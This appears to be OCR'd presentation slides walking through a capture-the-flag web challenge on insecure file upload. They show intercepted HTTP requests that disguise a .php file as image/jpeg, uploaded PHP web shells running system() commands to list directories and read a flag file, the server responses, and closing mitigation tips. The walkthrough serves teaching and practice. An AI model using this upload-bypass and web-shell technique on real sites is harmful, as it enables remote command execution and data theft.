
```
POST /upload HTTP/2
Host: gallery.hax.w3challs.com
Content-Length: 298
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://gallery.hax.w3challs.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryrybqgFNdkBhmaY8S
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/121.0.6167.160 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/
signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://gallery.hax.w3challs.com/upload
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i

------WebKitFormBoundaryrybqgFNdkBhmaY8S
Content-Disposition: form-data; name="nick"

john
------WebKitFormBoundaryrybqgFNdkBhmaY8S
Content-Disposition: form-data; name="upload_file"; filename="test.php"
Content-Type: application/octet-stream


------WebKitFormBoundaryrybqgFNdkBhmaY8S--
```

```
        </li>
        <li>
          <a href="/gallery">
            Gallery
          </a>
        </li>
        <li class="active">
          <a href="/upload">
            Upload
          </a>
        </li>
      </ul>
    </div>

    <div class="right">

      <div class="content">
        <h1>
          Upload
        </h1>
        <h2>
          Upload of pictures
        </h2>
        <h3>
          December 2042
        </h3>
        <p>
          <div class="fail">
            The extension of the file you uploaded is invalid.
          </div>
          <br />
          <form enctype="multipart/form-data" action="" method="post">
            <p>
              <u>
                Upload form
              </u>
```

Observe the two POST requests (Content-Type)




```
------WebKitFormBoundaryT1X1Rh0EACq3wwA3
Content-Disposition: form-data; name="nick"

john
------WebKitFormBoundaryT1X1Rh0EACq3wwA3
Content-Disposition: form-data; name="upload_file"; filename="Sinchan Wallpaper.jpg"
Content-Type: image/jpeg

ÿØÿàJFIFHHÿÛC




%# , #&')*)-0-(0%()(ÿÛC
```



```
------WebKitFormBoundaryiIDyksBT6HB04ze0
Content-Disposition: form-data; name="nick"

john
------WebKitFormBoundaryiIDyksBT6HB04ze0
Content-Disposition: form-data; name="upload_file"; filename="test.php"
Content-Type: application/octet-stream



------WebKitFormBoundaryiIDyksBT6HB04ze0--
```

Change to image/jpeg to try:




```
POST /upload HTTP/2
Host: gallery.hax.w3challs.com
Content-Length: 284
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://gallery.hax.w3challs.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryrybqgFNdkBhmaY8S
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/121.0.6167.160 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/
signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://gallery.hax.w3challs.com/upload
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i

------WebKitFormBoundaryrybqgFNdkBhmaY8S
Content-Disposition: form-data; name="nick"

john
------WebKitFormBoundaryrybqgFNdkBhmaY8S
Content-Disposition: form-data; name="upload_file"; filename="test.php"
Content-Type: image/jpeg


------WebKitFormBoundaryrybqgFNdkBhmaY8S--
```

```
</head>
<body>

  <div class="left">
    <img src="images/banner.png" alt="banner" />
    <ul>
      <li>
        <a href="/">
          Home
        </a>
      </li>
      <li>
        <a href="/gallery">
          Gallery
        </a>
      </li>
      <li class="active">
        <a href="/upload">
          Upload
        </a>
      </li>
    </ul>
  </div>

  <div class="right">

    <div class="content">
      <h1>
        Upload
      </h1>
      <h2>
        Upload of pictures
      </h2>
      <h3>
        December 2042
      </h3>
      <p>
        <div class="succeed">
          The file <em>
            test.php
          </em>
           has been uploaded correctly..
        </div>
        <br />
```

Success! We try to upload our own script:


<?php system("ls -la ../"); ?>



```
POST /upload HTTP/2
Host: gallery.hax.w3challs.com
Content-Length: 318
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="121", "Not A(Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://gallery.hax.w3challs.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryrybqgFNdkBhmaY8S
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/121.0.6167.160 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/
signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://gallery.hax.w3challs.com/upload
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i

------WebKitFormBoundaryrybqgFNdkBhmaY8S
Content-Disposition: form-data; name="nick"

john
------WebKitFormBoundaryrybqgFNdkBhmaY8S
Content-Disposition: form-data; name="upload_file"; filename="test.php"
Content-Type: image/jpeg

<?php
system("ls -la ../");
?>

------WebKitFormBoundaryrybqgFNdkBhmaY8S--
```


```
</head>
<body>

  <div class="left">
    <img src="images/banner.png" alt="banner" /
    <ul>
      <li>
        <a href="/">
          Home
        </a>
      </li>
      <li>
        <a href="/gallery">
          Gallery
        </a>
      </li>
      <li class="active">
        <a href="/upload">
          Upload
        </a>
      </li>
    </ul>
  </div>

  <div class="right">

    <div class="content">
      <h1>
        Upload
      </h1>
      <h2>
        Upload of pictures
      </h2>
      <h3>
        December 2042
      </h3>
      <p>
        <div class="succeed">
          The file <em>
            test.php
          </em>
           has been uploaded correctly..
        </div>
```

Run script in browser



total 188 dr-xr-xr-x 8 root root 4096 Jan 4 2020 . drwxr-xr-x 1 root root 4096 Nov 19 2019 .. -r-xr-xr-- 1 root root 1532 Nov 19 2019 basic.css dr-xr-xr-x 2 root root 4096 Nov 19 2019 css dr-xr-xr-x 3 root root 4096 Nov 19 2019 images -r-xr-xr-- 1 root root 3100 Nov 19 2019 index.php dr-xr-xr-x 2 root root 4096 Nov 19 2019 js dr-xr-xr-x 2 root root 4096 Nov 19 2019 lang -r-xr-xr-- 1 root root 125 Nov 19 2019 lang.php dr-xr-xr-x 2 root root 4096 Nov 19 2019 omg_secret_wut drwxrwx-wx 2 root xfs 147456 Mar 3 11:47 suggestions


Burp Proxy



```
HTTP/2 200 OK
Date: Sun, 03 Mar 2024 12:51:58 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 717
Vary: Accept-Encoding

total 188
dr-xr-xr-x    8 root     root          4096 Jan  4  2020 .
drwxr-xr-x    1 root     root          4096 Nov 19  2019 ..
-r-xr-xr--    1 root     root          1532 Nov 19  2019 basic.css
dr-xr-xr-x    2 root     root          4096 Nov 19  2019 css
dr-xr-xr-x    3 root     root          4096 Nov 19  2019 images
-r-xr-xr--    1 root     root          3100 Nov 19  2019 index.php
dr-xr-xr-x    2 root     root          4096 Nov 19  2019 js
dr-xr-xr-x    2 root     root          4096 Nov 19  2019 lang
-r-xr-xr--    1 root     root           125 Nov 19  2019 lang.php
dr-xr-xr-x    2 root     root          4096 Nov 19  2019 omg_secret_wut
drwxrwx-wx    2 root     xfs         147456 Mar  3 11:47 suggestions
```


View the directory:

<?php system(”ls -la ../omg_secret_wut”); ?>




```
------WebKitFormBoundaryrybqgFNdkBhmaY8S
Content-Disposition: form-data; name="nick"

john
------WebKitFormBoundaryrybqgFNdkBhmaY8S
Content-Disposition: form-data; name="upload_file"; filename="test.php"
Content-Type: image/jpeg

<?php
system("ls -la ../omg_secret_wut");
?>

------WebKitFormBoundaryrybqgFNdkBhmaY8S--
```

Viewing the website again:



~~https~~://gallery.hax.w3challs.com/suggestions/test.php


total 12 dr-xr-xr-x 2 root root 4096 Nov 19 2019 . dr-xr-xr-x 8 root root 4096 Jan 4 2020 .. -rw-r--r-- 1 root root 49 Nov 19 2019 flag



```
HTTP/2 200 OK
Date: Sun, 03 Mar 2024 12:54:24 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 190
Vary: Accept-Encoding

total 12
dr-xr-xr-x    2 root     root           4096 Nov 19  2019 .
dr-xr-xr-x    8 root     root           4096 Jan  4  2020 ..
-rw-r--r--    1 root     root             49 Nov 19  2019 flag
```

Read the contents of the file:

```
<?php system("cat ../omg_secret_wut/flag");?>
```



~~https~~://gallery.hax.w3challs.com/suggestions/test.php

```
Well done! Flag is W3C{W3lc0m3_t0_y0u_w3b_sh3ll}
```

06

MITIGATION TECHNIQUES

MITIGATION TECHNIQUES

- Check file extension against whitelist
- Make sure the filename doesn't contain any substrings that may be interpreted as a directory or a traversal sequence (../).
- Rename uploaded files that may overwrite existing files
- Unless validated, do not upload the file to server filesystem
- Use established framework to validate file uploads rather than writing your own

THANK YOU

DO YOU HAVE ANY QUESTIONS?

Please keep this slide for attribution

CREDITS: This presentation template was created by **Slidesgo,** and includes icons by **Flaticon** and infographics & images by **Freepik**